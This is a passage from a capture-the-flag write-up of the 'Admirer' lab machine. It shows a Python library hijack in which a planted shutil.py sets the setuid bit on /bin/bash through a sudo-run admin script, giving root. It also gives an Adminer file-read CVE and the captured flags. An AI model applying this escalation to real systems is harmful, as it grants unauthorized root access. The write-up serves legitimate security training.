waldo@admirer:/home$ python3 -c 'import sys; print(sys.path)'
```

```
['', '/usr/lib/python35.zip', '/usr/lib/python3.5', '/usr/lib/python3.5/plat-x86_64-linux-
waldo@admirer:/home$ ls /usr/lib/python3.5/shutil.py  -la
-rw-r--r-- 1 root root 40048 Sep 27  2018 /usr/lib/python3.5/shutil.py
```

We now know that the library `shutil.py` is at the path `/usr/lib/python3.5/`, but is not writtable by waldo. Instead, we will try to add another folder to `sys.path`, in order to hijack it:

```
waldo@admirer:/home$ export PYTHONPATH="/tmp"
waldo@admirer:/home$ python3 -c 'import sys; print(sys.path)'
['', '/tmp', '/usr/lib/python35.zip', '/usr/lib/python3.5', '/usr/lib/python3.5/plat-x86_6
```

Now, when python looks for shutil, it will look first at `/tmp` and then the rest of the original folders. But this variable export is just for waldo user. In order to set this path for root we can use: - New `shutil.py` script:

```
import os

def make_archive(a,b,c):
    os.system("chmod +s /bin/bash")
    print("[+] System successfuly pwnd!")
```

- Malicious execution:

```
waldo@admirer:/tmp$ sudo PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
[+] System successfuly pwnd!
waldo@admirer:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1099016 May 15  2017 /bin/bash
waldo@admirer:/tmp$ bash -p
bash-4.4# whoami
root
bash-4.4# hostname -I
10.10.10.187 dead:beef::250:56ff:feb9:2294
```

We obtained `root` user on admirer machine.

CVE

CVE-2021-43008

Improper Access Control in Adminer versions 1.12.0 to 4.6.2 (fixed in version 4.6.3) allows an attacker to achieve Arbitrary File Read on the remote server by requesting the Adminer to connect to a remote MySQL database.

Machine flags

Type	Flag	Blood	Date
User	d54cd0b2562a41ec2b372ee7c1e2e7b8	No	28-06-2022
Root	b2c5bcbceb7f4b67e62afd905a5875b4	No	28-06-2022

References

- https://www.acunetix.com/vulnerabilities/web/adminer-4-6-2-file-disclosure-vulnerability/
- https://medium.com/analytics-vidhya/python-library-hijacking-on-linux-with-examples-a31e6a9860c8